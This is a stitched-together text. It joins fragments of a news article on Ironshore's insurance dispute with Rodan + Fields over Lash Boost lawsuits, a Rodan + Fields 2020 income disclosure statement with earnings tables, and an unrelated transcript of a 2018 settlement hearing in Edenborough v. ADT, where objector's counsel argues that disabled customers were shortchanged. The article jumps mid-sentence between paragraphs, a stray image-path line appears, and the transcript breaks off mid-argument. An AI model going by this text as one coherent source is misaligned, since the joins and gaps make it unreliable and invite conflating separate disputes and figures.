"You can't buy insurance for something that's illegal," says insurance expert Stegall, referring to the FDA's rules on isopropyl cloprostenate. Currently, there is only one FDA-approved eyelash growth medication on the market: Latisse, which is produced by Allergan. (Its active ingredient, bimatoprost, was first developed to treat glaucoma, and like Lash Boost, is a prostaglandin analog. Eyelash growth was an unintended side effect, but the discovery of it led to Latisse.)

Some of Latisse's known side effects (redness, itchiness) are similar to those

need to click through a menu underneath the purchase button to see them. The latest product page for Lash Boost, in contrast to the 2019 version, places the warning about itchiness and side effects more prominently beneath the button to purchase the product.

Even if the courts decide Lash Boost doesn't need to be labeled as a drug, Ironshore believes it is not obligated to cover Rodan + Fields' legal costs or claims for plaintiffs. The insurer's complaint says Rodan + Fields failed to communicate with them fast enough about the class action lawsuits, negating their coverage. It took the company over a year to provide documents about a second, unnamed insurer that is also defending them in the class actions, says Ironshore. Although the first class action was brought in 2018, Ironshore also claims that Rodan + Fields waited until March 2021 to submit invoices for their legal defense. Rodan + Fields' actions "jeopardizes their coverage," says insurance expert Stegall. "It's a condition of practically any policy [that] they have to cooperate with the

scheduled for August 3. Its federal class action may be nearing an end: The company is currently negotiating a settlement. Mulberg, the Rodan + Fields spokesperson, says “we are close to reaching resolution of this matter.”

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Lisette Voytko

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
Income Disclosure Statement

The income statistics shown below include retail profit, commissions, and other cash payments earned by Consultants under the R+F Compensation Plan. In addition, there is potential to earn incentives and other rewards in recognition of performance. These statistics do not include expenses that may be incurred by Consultants such as optional personal products they may have purchased or money they chose to spend on their own for events, samples, or the like. Nothing more than the \$75 Business Starter Pack is required to open or operate an R+F Business. As a Consultant, you always earn retail profit on the sales you make.

The average paid Consultant earned \$462 annually. Average Consultant earnings show the average earnings of all Consultants who were paid in 2020.

CUSTOMERS - 90%

90% of those who order Rodan + Fields products are strictly customers, who love the visible life-changing results of R+F products and continue to enjoy them month over month. These customers just simply love our R+F products. Only a select few of them will ever decide to become a Consultant and build an R+F business.



PRODUCT AMBASSADORS - 7%

7% of the R+F community love the visible life-changing results of R+F products and are Consultants who focus primarily on sharing the products with consumers. These Consultants are product advocates and generate their commissions from product sales to new and existing customers. Product Ambassadors make up a large percentage (73%) of R+F paid Consultants.

BUSINESS BUILDERS - 3%

The remaining 3% of the R+F community are Consultants who are our business builders. These Consultants not only love the life-changing visible results of R+F products but also its life-changing opportunity. They have made the decision to invest a significant amount of time and effort sharing the products with new Customers, building a loyal customer base and developing a team of Consultants to leverage the R+F opportunity.

We have 3 types of Business Builders:

DEVELOPING BUSINESS - 20% OF PAID CONSULTANTS

Consultants who dedicate time to sharing the R+F business with others can start developing their own skincare business. By sharing the brand and the products with their community they can make a difference through life-changing skincare one person at a time. As they begin to share the opportunity, which is considered the first step to becoming a business builder, they start to develop their own team

EVOLVING LEADERSHIP - 6% OF PAID CONSULTANTS

With consistency and effort, Consultants can evolve into skincare entrepreneurs as they continue to grow their Customer base and lead other developing business owners. As they grow their teams, these Consultants are dedicated to helping many people feel confident and empowered to share R+F products and the business with others. Those who have reached the evolving leadership status have a base of several customers, and they have also helped some start a business and become Developing Consultants.

ADVANCED LEADERSHIP - <1% OF PAID CONSULTANTS

Our highest-level Consultants lead larger teams and coach their teams towards their own business advancements. These Consultants demonstrate advanced leadership skills and continually show and share the power behind the R+F opportunity. Advanced Leadership Consultants are dedicated and invested in building a sustainable and meaningful R+F business.

	# OF CUSTOMERS	# OF PAID CONSULTANTS	INCOME			TEAM CUST COUNT		
			HIGH	LOW	MEDIAN	MIN	AVG	MEDIAN
PRODUCT AMBASSADORS <i>73% of Paid Consultants</i>	LESS THAN 5	49%	\$14,042	\$20	\$146	1	2	2
	5 to 9	15%	\$34,215	\$23	\$621	5	7	6
	10 to 20	7%	\$37,155	\$97	\$1,595	10	14	13
	20+	2%	\$41,311	\$658	\$3,835	20	31	25

BUSINESS BUILDERS		# OF PAID CONSULTANTS	INCOME			TEAM CUST COUNT	
			HIGH	LOW	MEDIAN	MIN	MEDIAN
DEVELOPING BUSINESS <i>20% of Paid Consultants</i>	C*	9.03%	\$16,819	\$20	\$489	1	6
	C	4.09%	\$10,831	\$20	\$1,461	1	12
	EC	7.22%	\$78,442	\$639	\$4,265	1	35
EVOLVING LEADERSHIP <i>6% of Paid Consultants</i>	LI	3.17%	\$31,644	\$1,932	\$6,367	1	82
	LII	2.13%	\$62,576	\$3,184	\$10,800	4	195
	LIII	0.70%	\$124,311	\$7,466	\$19,420	41	434
	LIV	0.32%	\$576,544	\$8,504	\$31,040	127	826
ADVANCED LEADERSHIP <i><1% of Paid Consultants</i>	LV	0.48%	\$1,337,116	\$12,455	\$68,401	193	2,015
	PREMIER	0.11%	\$1,731,634	\$73,965	\$202,956	1,771	7,368
	ELITE	0.02%	\$2,644,256	\$202,576	\$435,109	7,288	17,015
	RFx	0.02%	\$2,756,100**	\$276,051	\$946,912	7,437	39,138

*Excludes Consultants who were not paid in 2020

**Average of top 5 RFx paid Consultants

Income Disclosure Statement



What does it mean to enroll as a Rodan + Fields Independent Consultant?

As a Rodan + Fields Independent Consultant, you can choose the path that is best for you. You can participate simply by purchasing products at a discount for personal use, you can sell R+F products to retail customers for profit, and/or you can fully participate in the Rodan + Fields Compensation Plan by building a team, selling products to Preferred Customers, and earning monthly commissions. You may also be eligible for other bonuses, rewards, and incentives along the way!

Note: If you are joining just to purchase products for personal use, we recommend that you instead enroll as a Preferred Customer (PC) for a one-time fee of \$19.95 to enjoy the PC discount and all the perks that come along with this membership. Please see the PC Perks Terms and Conditions for more information.

What if I decide this just isn't for me?

No problem! If it turns out this isn't for you, you can cancel your Consultant Agreement at any time!

Additionally, all products come with a 60-day empty bottle money-back Satisfaction Guarantee — even if some of the product has been consumed. After 60 days and for up to one year from when you make your purchase, you may return any unsold product in resalable condition and/or the Business Starter Pack for a 100% refund of the purchase price (not including shipping costs) if the business does not work out for you and you terminate your Consultant account.[†]

What should I know prior to becoming a Rodan + Fields Independent Consultant?

- ▶ The only required purchase is a one-time purchase of the R+F \$75 Business Starter Pack
- ▶ Consultants are eligible to purchase products at reduced prices, create their own schedule, and have the potential to earn retail profit and monthly commissions.
- ▶ Independent Consultants' business results vary significantly, and no income is promised or guaranteed. Many earn "fun money" and income for discretionary purchases; some even earn more.
- ▶ Earnings depend on a number of factors, including leadership, business experience, expertise, quality and depth of network, and individual effort.
- ▶ Potential Consultants are urged to perform their own due diligence prior to making any decision to participate. Please review the R+F Policies & Procedures before deciding whether to enroll.

What are the ways I can earn money?

The R+F Compensation Plan is based on product sales. You cannot earn income from sponsoring or recruiting team members. You can earn by:

- ▶ Selling to retail customers and making retail profit (the difference between the Consultant price and the price you sell it for)
- ▶ Participating in the Rodan + Fields Compensation Plan and earning monthly commissions^{**}
- ▶ Unlocking other rewards, incentives, bonuses, and gifts through various programs

How much can I expect to earn?

In 2020, R+F had 351,149 enrolled Consultants. 176,721 (50%) were Paid Consultants who received payment in at least one month for sales that occurred during 2020 and 174,428 (50%) were Consultants who received the benefit of discounted prices, but did not earn any compensation from R+F.

Please see other side for more details.

[†] Residents of Maryland, Wyoming, Massachusetts, and Puerto Rico can receive refunds on the Business Starter Pack purchase even after one year

^{*} To be eligible for commissions on products, you must have monthly sales to retail customers and/or personal purchases of roughly \$100 worth of product (measured in Volume). To receive greater commissions and maintain your status, your direct Customers must purchase and/or your direct Consultants must sell 600 in Volume^{**} of products each month. For more information regarding the compensation plan, see the Rodan + Fields Compensation Plan or contact Sales Support at 1-415-273-8000.

^{**} Volume is determined by the Consultant price of products, and sometimes, but not always, is the same as the Consultant price.

UNITED STATES DISTRICT COURT
NORTHERN DISTRICT OF CALIFORNIA

BEFORE THE HONORABLE JON S. TIGAR, JUDGE

MICHAEL EDENBOROUGH, et al.,)	
)	
Plaintiffs,)	
)	
VS.)	NO. C 16-02233 JST
)	
ADT, LLC,)	
)	San Francisco, California
Defendant.)	
)	

Thursday, February 1, 2018

TRANSCRIPT OF PROCEEDINGS

APPEARANCES:

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Reported By: **BELLE BALL, CSR 8785, CRR, RDR**
Official Reporter, U.S. District Court

(Appearances continued, next page)

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San Francisco, California 94111
BY: **STEVEN H. WINICK, ESQ.**

(Objector Edward Orr appearing telephonically)

1 Thursday - February 1, 2018

2:02 p.m.

2 P R O C E E D I N G S

3 **THE CLERK:** Calling Civil Case 16-2233, Michael Edenborough,
4 et al. versus ADT LLC, et al.

5 Counsel, will you please stand and make your appearances.

6 **MR. ZIMMERMAN:** Good afternoon, Your Honor. Tom Zimmerman
7 for the plaintiffs and class.

8 **MR. CHAVEZ:** Good afternoon, Your Honor. Mark Chavez for
9 the plaintiffs.

10 **MR. BALINT:** Good afternoon, Your Honor. Frank Balint, also
11 for the plaintiffs.

12 **MR. LEVINE:** Good afternoon, Your Honor. Mark Levine for
13 defendant ADT.

14 **MR. MCELROY:** Good afternoon, Your Honor. Dan McElroy also
15 for defendant ADT.

16 **MR. WINICK:** And good afternoon. Steve Winick on behalf of
17 the objectors, Edward and Darlene Orr.

18 **THE COURT:** Mr. Winick, I'm understanding that you are
19 hoping that we will patch your clients in by phone. Is that
20 true?

21 **MR. WINICK:** If the Court would be amenable to that, that
22 would be great.

23 **THE COURT:** We'll do that. Order it right now.

24 **THE CLERK:** Just a moment, Your Honor.

25 (A pause in the proceedings)

1 **THE CLERK:** Mr. Orr, this is William Noble, Judge Tigar's
2 courtroom deputy. The hearing is under way. I'm going to allow
3 you to listen in, but your line into the court will be muted.

4 **THE COURT:** All right. This is Judge Tigar. We are on the
5 record.

6 Mr. Orr, who appears through counsel today and who is
7 listening by telephone, has filed an objection to the
8 settlement. Today the matter is on calendar for final approval.

9 Is any person who is here today other than Mr. Orr, or his
10 lawyer, here to make an objection to the settlement in this
11 case?

12 (No response)

13 **THE COURT:** The record will reflect, first of all, there's
14 just one guy in the audience, and he didn't move. Secondly,
15 that nobody has responded to the Court's invitation to
16 objection, so that we now know, based on the docket, what the
17 total number of objections is before the Court.

18 I have -- I had one question regarding CAFA notice. Counsel
19 have dealt with that question and so I don't think I need to say
20 anything further about that. I want to have a discussion with
21 counsel about the *Hyundai and Kia Fuel Economy Litigation* order
22 the Ninth Circuit issued eight days ago, nine days ago now.

23 I want to observe that in general it's best practice to
24 submit receipts for all of your significant expenses and all of
25 your travel expenses. In this case, I'm not sure I need to do

1 that, but just as a cautionary note to counsel going forward.

2 And those are the things that are on my list.

3 Before I get to those things, perhaps I should allow
4 Mr. Winick to state in court whatever additional comments he
5 wants to make in support of Mr. Orr's objection.

6 Mr. Winick, while you are on your way to the microphone, I
7 will say on January 2nd, your client filed an objection which
8 was 70 pages long. And the objection attached 15 exhibits,
9 which total an additional 1,321 pages in length.

10 On January 22 he filed what I think are copies of things
11 that he had already filed, but that was an additional 71 pages.

12 I can't promise that I am an expert on what material might
13 be located, for example, on Page 1209. But I did read the main
14 objection. And it appears to me that your client takes issue
15 with the settlement because it resolves claims related to the
16 way he feels ADT treats handicapped persons.

17 And as he, himself, recognizes on Page -- I think it's 8 of
18 his objection, those are different from the claims that we have
19 here.

20 So, it would be helpful to me if I'm misapprehending
21 Mr. Orr's objection, if you would tell me that, or -- so forth.

22 **MR. WINICK:** Okay. Let me start by just giving you a quick
23 introduction as to how I got here. I'm usually on the defense
24 side of class actions.

25 **THE COURT:** Weren't you a partner at Sheppard Mullin at one

1 point?

2 MR. WINICK: I was.

3 THE COURT: Yes.

4 MR. WINICK: I just recently left.

5 THE COURT: Okay.

6 MR. WINICK: And I get a -- I get a call basically coming in
7 from the Jewish Federation of Northern California and directing
8 that I talk to Mr. Orr. And I looked at the papers, and I saw a
9 huge submission.

10 And as anyone who has been around civil law for a very long
11 time, they see something that's that long with different font
12 and bolds and underlines, your first reaction is to run. And I
13 couldn't make it through the submission. I have told Mr. Orr
14 that.

15 But I picked up the phone, called him, explained to him what
16 I thought were the problems and why, probably not worth my time.
17 And we had a -- we had a long conversation. And I started to
18 hear a very different story than I could have pulled out easily
19 from the papers.

20 And, and, had he been represented by legal counsel at the
21 very beginning, I'm sure it wouldn't have been a long
22 submission, gotten down to 15 pages, and it would have been --
23 it would have been tight.

24 My job here today is to try to give you in a very short way
25 what I now know the objection is. And it's all in -- it's all

1 in the record. But it's --

2 THE COURT: Are you representing Mr. Orr on a pro bono basis
3 because the Jewish Federation thought you might do that? They
4 just called you?

5 MR. WINICK: Yes.

6 THE COURT: You take all the time you need.

7 MR. WINICK: So, let me start by introducing you also to
8 Mr. Orr. Mr. Orr is a handicapped gentleman, lives in -- he
9 lived in Pennsylvania. He had some problems. There was a house
10 burning. But that's not the issue in the case.

11 The issue -- he is a handicapped, he does live in a
12 wheelchair, he has limited mobility. And he is representative
13 of a class of persons that I do not believe is being treated
14 fairly and reasonably in this settlement. And it is not
15 physical damage to the case.

16 It is the fact that there were misrepresentations made --
17 same misrepresentations that we're dealing with in settling this
18 lawsuit -- that were made to the handicapped, that had extra
19 force when they went to the handicapped.

20 So let's start. I have seven, eight points. First point is
21 the class settlement does not distinguish between handicapped,
22 disabled members and anyone else. It is all persons who
23 received, basically, advertisements or received information from
24 ADT that the systems were encrypted and protected.

25 The complaints, if you look at any of the complaints, they

1 talk about that -- the foul that was motivation for this lawsuit
2 is that ADT is telling all of its potential customers that this
3 is an encrypted product, and will protect them, and they will
4 provide them protection from interference. Which is important
5 for everyone, but it's particularly important to the
6 handicapped. Particularly important to somebody whose mobility
7 is limited, when they get -- and they need protection in the
8 event of a fire. For instance, they need fire -- the station to
9 be contacted right away.

10 **THE COURT:** Your point is that because of the lack of
11 mobility, disabled persons are reasonably more fearful.

12 **MR. WINICK:** They're more --

13 **THE COURT:** When something bad happens. And so they are
14 more apt to place great reliance on a representation that a
15 security system will protect them.

16 **MR. WINICK:** Absolutely. It's intuitive; it's just common
17 sense.

18 That's the -- the first point is just that the class
19 settlement doesn't distinguish. The second point is that the
20 handicapped class would be -- subclass is more vulnerable.

21 The third point is that ADT targeted handicapped individuals
22 with advertising, touting encryption. The evidence is in the
23 record. "Special systems for the handicapped." "Totally
24 encrypted for 24-hour dependable security."

25 **THE COURT:** These are -- you say "in the record." You mean

1 these are in Mr. Orr's attachments.

2 MR. WINICK: Yes, they are.

3 THE COURT: I'm going to have to beg your indulgence because
4 there are at least 1,300 pages.

5 MR. WINICK: I appreciate that.

6 THE COURT: So they have been indexed, the Court's ECF
7 filing system. So if you could provide me and counsel with page
8 citations, that would be helpful.

9 MR. WINICK: Yes.

10 THE COURT: We don't have the ECF number here, but let's say
11 the ECF number is 340. It would be 340-something at Page
12 something or other.

13 MR. WINICK: Okay. So in the ECF system, document 141-1,
14 Page 84 of 115, is one of the advertisements to the handicapped.
15 It reads (As read):

16 "ADT has special systems for the handicapped, FEMA
17 approved."

18 At the next page, 85:

19 "ADT has special systems for the handicapped, totally
20 encrypted for 24-hour dependable security."

21 Page 86, the next page after that:

22 "Special systems for the handicapped."

23 These are all advertisements that are attached, in
24 existence:

25 "Totally encrypted, FEMA-approved, nationwide

1 protection from ADT."

2 On Page 87, same, same basic advertisement:

3 "Special systems for the handicapped, extra
4 protection: \$50 average monthly fee."

5 I want you to focus on "\$50 average monthly fee" because
6 that's going to come in relevant later when we start talking
7 about the -- the -- whether this is -- the settlement is
8 reasonable.

9 "Sign up..."

10 **THE COURT:** I know just a moment ago, I was just very taken
11 by your willingness to take this pro bono case as it came in
12 through the window. And I said, essentially, take your time.

13 But it would be helpful to me to know how much time you
14 think you are going to take.

15 **MR. WINICK:** I won't need to go through all of these
16 exhibits. I'm certainly ready and prepared to give you
17 citations to all of the record that I think are important. But
18 I think 15 minutes is all I'll need.

19 **THE COURT:** Very good.

20 **MR. WINICK:**

21 "Totally encrypted for 24 hour dependable security.

22 Extra protection. \$50 average monthly fee. Sign-up
23 and installation start at \$2,000."

24 This is what they're saying to the handicapped.

25 And there's a number of other advertisements, anywhere

1 from -- on Pages 88 through 96 of Document 141-1.

2 The fourth point. Handicapped end up paying two to three
3 times more for their systems than anyone -- than non-handicapped
4 persons.

5 So we can start with Ed Orr's own personal experience. And
6 his own records are submitted in Document 132-5. Page 2 of 83.
7 Document 141 on Page 77 and Document 132-5 at Page 38.

8 Ed Orr's personal experience was that he paid a 57.99
9 monthly charge and a \$3,469 installation, because he wanted to
10 get a system to protect him, because he's handicapped. And he
11 paid substantially more than an average person would.

12 (Reporter interruption)

13 **MR. WINICK:** Mr. Orr was personally advised that if he was
14 not a handicapped person, the installation would be less than
15 1,000, with a \$25 monthly fee.

16 Now, if you look to what the Court has stated in its
17 preliminary approval order, it is basing the settlement on an
18 average monthly payment of \$28 for ADT customers. This was in
19 your preliminary approval at Page 12, Line 28.

20 So he's paying 57.99. You're basing it on a -- on an
21 average of \$28. If I go back to the advertisements that I
22 referred to a moment ago, they say "Starting at \$50."

23 **THE COURT:** I'm going to interrupt you, because you're doing
24 a good job of explaining Mr. Orr's objection. And you're
25 providing a very useful framework which clarifies the objection

1 that he already filed.

2 But it will be helpful to me in following your presentation
3 to know what relief you think Mr. Orr is entitled to. I can't,
4 obviously, grant any relief. All I can do is approve a
5 settlement or not approve it. But what do you think should have
6 happened in this case that didn't happen?

7 I'll give you some examples. Do you think that there should
8 have been a subclass? These lawyers perhaps cannot -- could not
9 represent such a subclass because, for the reasons that you are
10 now explaining, it's possible that their interests are
11 antagonistic to the rest of the class because persons in that
12 subclass, if there were one, might be entitled to more money
13 than other persons.

14 And in any event, the negotiations to determine that would
15 have to be conducted by lawyers representing these people who
16 have different interests.

17 But who would establish such a subclass? Not Mr. Orr.
18 Until today, he's represented himself. So he can't act as a
19 class lawyer in any way.

20 Is it that -- I guess I need to know -- let's say, when
21 someone objection to a settlement, what they're saying is: I
22 want the Court to reject the settlement.

23 If I did reject the settlement, what I would give as my
24 reason?

25 **MR. WINICK:** If you -- and it's a very good question. And I

1 couldn't make a deal on behalf of Mr. Orr's interests today
2 anyways. But -- and so --

3 **THE COURT:** I'm not trying to negotiate with you. We're at
4 the \$100 table now.

5 **MR. WINICK:** Yes, I appreciate it.

6 **THE COURT:** If I issue the order your client wants me to
7 issue, what would it say?

8 **MR. WINICK:** The order would say that class certification is
9 denied because the -- the class representatives are not typical
10 of the handicapped-disabled members.

11 And when I get to the numbers in a moment, you'll get to the
12 second conclusion, which is that the settlement is not fair,
13 reasonable, or adequate.

14 I mean, as -- prior to class certification, as you've
15 recognized, a court should apply a higher standard. And the
16 individual awards of \$15 and \$45 --

17 **THE COURT:** I got it.

18 **MR. WINICK:** -- which is not, from our perspective, remotely
19 reasonable --

20 **THE COURT:** I saw you heading in that direction before,
21 about how the amount of compensation for the persons who paid
22 the fees that you were describing are inadequate. I saw that
23 argument coming.

24 But your other argument is that there's not adequate
25 typicality, or maybe even commonality.

1 **MR. WINICK:** Sure.

2 **THE COURT:** And so -- okay. Go ahead.

3 **MR. WINICK:** And, and, so --

4 **THE COURT:** And I will say, actually, to Mr. Orr's credit,
5 he makes a commonality argument in his objection. It's not as
6 easy to follow as your presentation, but he made the objection.

7 **MR. WINICK:** This is exactly the point. I looked at these
8 papers when I first got it, and I was thinking that I was going
9 to call him up and politely decline. And we started to talk.
10 And I realized he had all of the elements there.

11 **THE COURT:** Yeah. Anyway, go ahead.

12 **MR. WINICK:** All right. So I was saying as my fifth point,
13 that handicapped are paying two to three times more for their
14 systems. I started by identifying what Mr. Orr personally paid.

15 I also wanted to compare that to the -- to what the Court
16 had already found, which was based on submissions by counsel,
17 that \$28 was the average monthly payment. No mention of what
18 the installation payment would be. But the sign -- as set forth
19 in these advertisements, the sign-up and installation for a
20 handicapped system starts at \$2,000, and it begins with a
21 \$50 average monthly fee.

22 Now, the installation fee is also particularly high. And
23 it's higher for a handicapped system, partially because they are
24 more vulnerable, probably because they may need a more secure
25 system. In there, in their own materials, ADT -- well,

1 actually, it's -- in materials about ADT, there's a report that
2 says that their average install -- high install fee is \$650.
3 And I'll get you the cite for that. So we're looking at \$2,000,
4 and now \$650. And that is -- upside-down -- Document 141, Page
5 85 of 98.

6 So we've got -- \$650 is a high average, is the average, but
7 for the high installation fee. And the handicapped systems
8 begin at \$2,000.

9 The next point is 6, which is that handicapped would not
10 have purchased, had they known that the systems were vulnerable
11 for disruption. And, and I don't have anything -- any clear
12 evidence on this point.

13 I also don't have any -- there is no clear evidence in the
14 record from anyone else that says -- that could support the idea
15 that the handicapped would have purchased these, anyways.

16 Mr. Orr will tell you that he would never have purchased a
17 system that he knew was vulnerable. In fact, he had personal
18 problems, himself. You're in a wheelchair. You find out you
19 spent a lot of extra money for a system because you're
20 vulnerable. You're being told that this system is unencrypted,
21 and it's going protect you.

22 And we can look at all sorts of ADT --

23 **THE COURT:** Does the argument beg the question of whether
24 the customer, nonetheless, received some value from the system?

25 **MR. WINICK:** Well, I was thinking more --

1 **THE COURT:** I see -- are you going to the point of: We
2 think that all the money has to be given back, that's the value
3 of the claim?

4 And if that's where you're going my question would be:
5 Well, are you required -- I'm not expressing an opinion, I'm
6 asking the question: Are you required to ask whether they
7 received value from the system?

8 **MR. WINICK:** Sure. I think that that's fair. But if you're
9 class counsel in this context, I think that you should be asking
10 the question which is whether or not the handicapped would have
11 been purchasing these products.

12 And, and it should have been based on -- on something more
13 -- more than a -- some sort of a declaration that we couldn't
14 prove this point in the trial. And there's not any attempt to
15 sift out for the handicapped subclass.

16 So now let me shift to No. 7, which is: The revenue that
17 ADT gained from handicapped was very significant.

18 So what we know is that the class size is 3 1/2 to 4 million
19 people. That's from the Zimmerman declaration.

20 We -- we don't know exactly of the 3, 3 1/2 to 4 million
21 people, how many were handicapped. We don't know that. We know
22 that ADT was advertising to handicapped people. We know a
23 couple of different things.

24 **THE COURT:** Can I ask you a question?

25 **MR. WINICK:** Yes.

1 **THE COURT:** Do you think right now, if we wanted figure on
2 that question out, we could get the answer? In some
3 economically rational way?

4 **MR. WINICK:** I would think that ADT knows this answer. I
5 would think that they would know who, who -- which of their
6 customers bought handicapped systems.

7 **THE COURT:** Oh, that's right, because there's a designation
8 of their -- they have separate marketing materials for
9 handicapped systems.

10 **MR. WINICK:** I believe so.

11 **THE COURT:** Okay. Okay.

12 **MR. WINICK:** But, but I can tell you a couple of different
13 things about the handicapped population.

14 Number one is, at Document 141 at Page 35, there's a study
15 from the University of New Hampshire 2016 Disability Statistics
16 Report, that says that 12.6 percent of the United States is
17 disabled.

18 And the Census Department, which is Document 141-1 at Page
19 20, estimates it at 19 percent.

20 Twelve point six, 19 percent. Let's assume 10 percent.
21 Let's assume that 10 percent of the 3 1/2 to 4 million persons
22 in the class are disabled. 350- to 400,000 persons.

23 Now, the installation costs for the handicapped, for the
24 340- to 400,000 handicapped are going to be significantly higher
25 than they were for the others. Based on the information I have

1 already told you, a conservative estimate would be \$1,500 more.
2 As I say, starting at 2000 for the handicapped, and they say
3 basically that the high install fee was \$650. So I'm saying
4 1500. Note that Mr. Orr had 3,469, installation.

5 This translates to, just for the installation, 525 million
6 to \$600 million.

7 Now, there may have been some value that they got from this,
8 this program. But the numbers are 500 and --

9 **THE COURT:** How do you -- oh, hang on a second.

10 (The Court performs calculation)

11 **THE COURT:** I was doing my own math, but I forgot a zero.
12 Go ahead.

13 **MR. WINICK:** The number is staggering when you compare that
14 to the settlement value.

15 **THE COURT:** Say your number again.

16 **MR. WINICK:** Okay.

17 **THE COURT:** You have some, hundreds of millions of dollars?

18 **MR. WINICK:** 350- to \$400,000, handicapped. Right?

19 **THE COURT:** People, not dollars, but yes, that's right.
20 That's what you said.

21 **MR. WINICK:** I'm estimating that they pay at least \$1,500
22 more.

23 **THE COURT:** Right. What was your total?

24 **MR. WINICK:** 350 -- I'm sorry, 525 million to 600 million.

25 **THE COURT:** Well 3,500 times 2,000, unless my math is

1 grossly in error --

2 MR. WINICK: It's not 3,500. 350,000. There's a class of
3 3.5 million.

4 THE COURT: Yes.

5 MR. WINICK: Ten percent of that would be 350,000.

6 THE COURT: Yes. You're right. Okay.

7 MR. WINICK: So that translates to 525- to \$600 million on
8 what they get in addition just from the handicapped -- this is
9 just on the additional bit. I didn't take into account the base
10 number. I said that they were paying \$1,500 more. So the ADT
11 received about 525 to 600 million more for handicapped programs
12 than if they had just sold them the normal programs.

13 In addition, monthly fees were at least \$25 more for the
14 handicapped. You've got -- they're starting at \$50 services,
15 based on their own advertisements. You estimated it basically
16 \$25. It's \$25 more for the handicapped annually.

17 If you just -- you would say all they did was hold the
18 system for one year, and never anything more, that would be
19 another 105 to \$120 million just on monthly fees. And I bet you
20 that ADT will tell you that it has data that says that people
21 keep a program for longer than a year.

22 So let's compare that to the payments to the handicappeds in
23 this case. So \$16 million value of the settlement. That's it.
24 Ten percent -- remember, we're still using the 10 percent number
25 for the handicapped, \$1.6 million value to the handicapped.

1 Compared to additional revenues of 525 million and increased
2 annual fees of 105 million.

3 That's the extent of my -- the factual presentation that I
4 can make for you today, but I think that from that, and given
5 the evidence that's been presented to you, you can reach the
6 conclusion that the settlement is not fair, reasonable, or
7 adequate, and that the class representatives are not typical of
8 the handicapped, disabled members.

9 **THE COURT:** Well --

10 **MR. WINICK:** What's particularly missing from the evidence
11 that class counsel and defendants have given you? One, there's
12 no mention that they even attempted to evaluate handicapped
13 members' claims.

14 Secondly, they never attempted to evaluate profits and
15 revenues that were enjoyed by ADT from handicapped members. It
16 doesn't appear that they looked at this analysis at all.

17 And I don't believe that they evaluated whether or not
18 ADT -- whether or not the handicapped members would even have
19 purchased the system, given their vulnerability, had they known
20 that the systems were subject to lots of problems.

21 Now, one argument that has been made by -- to me by the
22 plaintiffs' counsel and is also in, I think, one of the reply
23 briefs, is that they're not attempting to resolve the issues
24 that Mr. Orr has.

25 Now, I would agree with them, if Mr. Orr's -- if my

1 presentation was focused on property damage, I would agree with
2 you. Because the -- the settlement does not attempt to resolve
3 property damage.

4 **THE COURT:** I'm going to cut you short, because I have a
5 feeling that counsel for the parties are hearing many of these
6 things for the first time, and they need an opportunity to
7 respond at the microphone.

8 So, but I'm interrupting just because I think I know where
9 you're going, which is to say that your client's claims are
10 being extinguished by the settlement --

11 **MR. WINICK:** Absolutely.

12 **THE COURT:** -- because -- because the representations to
13 handicapped claims about the integrity of these wireless
14 security systems are not peeled or segregated in any way. And
15 so as to those persons, your contention is that the settlement
16 is not fair, reasonable or adequate.

17 And because of the number of persons that are likely to be
18 disabled, customers of ADT, this is not simply a situation where
19 one or two or five people could have simply objected and opted
20 out of the settlement -- I should have said "opted out" -- could
21 have simply opted out. There is a whole category of persons
22 here --

23 **MR. WINICK:** Absolutely.

24 **THE COURT:** -- that you think are not treated well enough.

25 **MR. WINICK:** Thank you.

1 **THE COURT:** Okay. So --

2 **MR. WINICK:** That's all I have.

3 **THE COURT:** Very good. Well, I will say there is a
4 significant delta between Mr. Orr's written presentation and his
5 in-court presentation, which I now understand a lot better.

6 Thank you.

7 Let me hear from plaintiffs' counsel.

8 **MR. CHAVEZ:** Your Honor, Mark Chavez for the plaintiffs.

9 I want to make one point and then turn to ADT because I
10 think that there are -- first of all, I appreciate Mr. Winick's
11 situation, stepping into this matter late, trying to assimilate
12 the facts and trying to digest them for the Court.

13 However, as I think ADT is going to tell you very shortly, a
14 number of the factual assertions that Mr. Winick made and a
15 number of the projections with respect to revenue generated and
16 virtually every other number that was put on the table simply
17 are not accurate.

18 In this situation, Your Honor, I have personally had
19 experience prosecuting cases under the ADA and California's laws
20 protecting the disabled. I served for ten years on the Board of
21 Disability Rights Advocates.

22 The question, I think, at the core here is: What is the
23 legal claim that he's saying exists for disabled persons that
24 he's seeking to vindicate? Because I don't know of one.

25 The non-discrimination provisions of federal and state law

1 and the equal-access provisions that exist under federal and
2 state law don't give rise to any claim that I see that exists
3 distinctly in a group of disabled persons.

4 And the argument that I think what -- that at its core, what
5 they're trying -- the argument they are trying to make is that
6 we should have divided the class up into segments, based on
7 particular vulnerabilities.

8 **THE COURT:** Well, I think there are two different arguments.
9 And this isn't the way Mr. Winick made them --

10 **MR. CHAVEZ:** Uh-huh.

11 **THE COURT:** -- but it's the way that I heard them. And
12 obviously, I'm getting this information on a pop-quiz basis. I
13 didn't know any of this was going happen today.

14 **MR. CHAVEZ:** Yes.

15 **THE COURT:** And so nothing that I want to say now is either
16 remotely final, or even particularly well-informed.

17 But I heard two things: One is an emotional-distress
18 argument that I'm not sure has any legs. These -- it bothered
19 us much more when we found out that these systems were
20 vulnerable because we are vulnerable.

21 It's not that the argument doesn't have a lot of emotional
22 force. It does. But I just didn't -- I'm not sure it has any
23 legal force.

24 The other issue is more interesting. And that is: In a
25 settlement where I have already expressed some concerns about

1 whether there was an adequate evidentiary basis to support the
2 amount of the settlement, Mr. Winick is putting in front of
3 me -- admittedly, from the podium, although he has indicated
4 it's in the written materials that Mr. Orr submitted -- numbers
5 that would suggest a very large revenue stream to ADT that is a
6 lot larger than the revenue stream for non-disabled customers.

7 And that potentially creates an interesting intra-class
8 conflict issue.

9 **MR. CHAVEZ:** If true, Your Honor. And I want to emphasize
10 that "If true." Because I don't think that's correct. I think
11 that his argument is based upon erroneous factual premises which
